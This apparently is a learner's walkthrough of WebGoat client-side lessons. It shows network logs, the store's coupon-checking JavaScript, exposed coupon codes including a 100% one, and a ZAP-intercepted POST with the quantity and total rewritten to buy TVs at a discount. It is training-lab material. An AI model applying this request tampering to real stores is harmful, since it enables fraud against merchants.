200	GET	localhost:80...	lessonmenu.mvc	jquery.min.js:2 ...	json	7.87 kB	7.67 kB	
200	GET	localhost:80...	lessonoverview.mvc	jquery.min.js:2 ...	json	574 B	373 B	
200	POST	localhost:80...	getItForFree	jquery.min.js:2 ...	json	409 B	208 B	
200	POST	localhost:80...	getItForFree	jquery.min.js:2 ...	json	409 B	208 B	
200	GET	localhost:80...	lessonmenu.mvc	jquery.min.js:2 ...	json	7.87 kB	7.67 kB	
200	GET	localhost:80...	lessonoverview.mvc	jquery.min.js:2 ...	json	574 B	373 B	
200	GET	localhost:80...	lessonmenu.mvc	jquery.min.js:2 ...	json	7.87 kB	7.67 kB	
200	GET	localhost:80...	lessonoverview.mvc	jquery.min.js:2 ...	json	574 B	373 B	
200	GET	localhost:80...	lessonmenu.mvc	jquery.min.js:2 ...	json	7.87 kB	7.67 kB	
200	GET	localhost:80...	lessonoverview.mvc	jquery.min.js:2 ...	json	574 B	373 B	
200	GET	localhost:80...	lessonmenu.mvc	jquery.min.js:2 ...	json	7.87 kB	7.67 kB	
200	GET	localhost:80...	lessonoverview.mvc	jquery.min.js:2 ...	json	574 B	373 B	
200	GET	localhost:80...	lessonmenu.mvc	jquery.min.js:2 ...	json	7.87 kB	7.67 kB	

15 筆請求 | 已傳輸 56.35 kB / 59.37 kB | 完成: 31.03 秒

Response content: `checkoutCode: ""`



```
$(document).ready(function () {  
  //-- Click on detail  
  $("ul.menu-items > li").on("click", function () {  
    $("ul.menu-items > li").removeClass("active");  
    $(this).addClass("active");  
  })  
  
  $(".attr, attr2").on("click", function () {  
    var clase = $(this).attr("class");  
  
    $(". " + clase).removeClass("active");  
    $(this).addClass("active");  
  })  
  
  //-- Click on QUANTITY  
  $(".btn-minus").on("click", function () {  
    var now = $(".quantity").val();  
    if ($.isNumeric(now)) {  
      if (parseInt(now) - 1 > 0) {  
        now--;  
      }  
      $(".quantity").val(now);  
      $(".#price").text(now * 899);  
    } else {  
      $(".quantity").val("1");  
      $(".#price").text(899);  
    }  
    calculate();  
  })  
  $(".btn-plus").on("click", function () {  
    var now = $(".quantity").val();  
    if ($.isNumeric(now)) {  
      $(".quantity").val(parseInt(now) + 1);  
    } else {  
      $(".quantity").val("1");  
    }  
    calculate();  
  })  
  $(".checkoutCode").on("blur", function () {  
    var ch = $(".#checkoutCode").val();  
    $.get("clientSideFiltering/challenge-store/coupons/" + checkoutCode, function (result, status) {  
      var discount = result.discount;  
      if (discount > 0) {  
        $(".#discount").text(discount);  
        calculate();  
      } else {  
        $(".#discount").text(0);  
        calculate();  
      }  
    });  
  })  
  
  function calculate() {  
    var d = $(".#discount").text();  
    var price = $(".#price").val();  
    var quantity = parseInt($(".quantity").val());  
    if (d > 0) {  
      $(".#price").text((quantity * (899 - (899 * d / 100))).toFixed(2));  
    } else {  
      $(".#price").text(quantity * 899);  
    }  
  }  
})
```

WebGoat × localhost:8080/WebGoat/js/goat/ × localhost:8080/WebGoat/js/libs/jc × localhost:8080/WebGoat/clientSideFiltering/challenge-store/coupons/ 140% ☆

JSON 原始資料 檔頭

儲存 複製 全部摺疊 全部展開 過濾 JSON

▼ codes:

- ▼ 0:
 - code: "webgoat"
 - discount: 25
- ▼ 1:
 - code: "owasp"
 - discount: 25
- ▼ 2:
 - code: "owasp-webgoat"
 - discount: 50
- ▼ 3:
 - code: "get_it_for_free"
 - discount: 100

← 1 2 3

No need to pay if you know the code ...



Samsung Galaxy S8

Samsung · (124421 reviews)

PRICE

US \$0.00

COLOR



CAPACITY

64 GB 128 GB

QUANTITY

- 1 +

CHECKOUT CODE

get_it_for_free






Buy

♥ Like

Sorry the solution is not correct, please try again.

買台電視八

**WEBGOAT**

- Introduction >
- General >
- (A1) Injection >
- (A2) Broken Authentication >
- (A3) Sensitive Data Exposure >
- (A4) XML External Entities (XXE) >
- (A5) Broken Access Control >
- (A7) Cross-Site Scripting (XSS) >
- (A8) Insecure Deserialization >
- (A9) Vulnerable Components >
- (A8-2013) Request Forgeries >
- Client side >**
 - Bypass front-end restrictions 
 - Client side filtering
 - XXE: Introduction 
- Challenges >

HTML tampering


[Show hints](#) [Reset lesson](#)

➔ 1 2 3 ➔

Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

✓

Product	Quantity	Price	Total	
 55" M5510 White Full HD Smart TV by Samsung Status: In Stock	1	2999.99	\$2999.99	✕ Remove
Subtotal			\$2999.99	
Shipping costs			\$0.00	
Total			\$2999.99	

[Continue Shopping](#) [Checkout ▶](#)

Well done, you just bought a TV at a discount

打開ZAP，改一下數字

HTTP Message

Request

Response

```
POST http://localhost:8080/WebGoat/HtmlTampering/task HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0)
Gecko/20100101 Firefox/106.0
Accept: */*
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 19
Origin: https://localhost:8080
Connection: keep-alive
```

```
QTY=1000&Total=0
```

Step


Continue

Drop

Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

✓

Product	Quantity	Price	Total	
<div><div><div>55" M5510 White Full HD Smart TV</div><div>by Samsung</div><div>Status: In Stock</div></div></div> <div>1</div> <div>2999.99</div> <div>\$2999.99</div> <div><div>✕ Remove</div></div>				
			Subtotal	\$2999.99
			Shipping costs	\$0.00
			Total	\$2999.99
			<div><div>🛒 Continue Shopping</div><div>Checkout ▶</div></div>	

Well done, you just bought a TV at a discount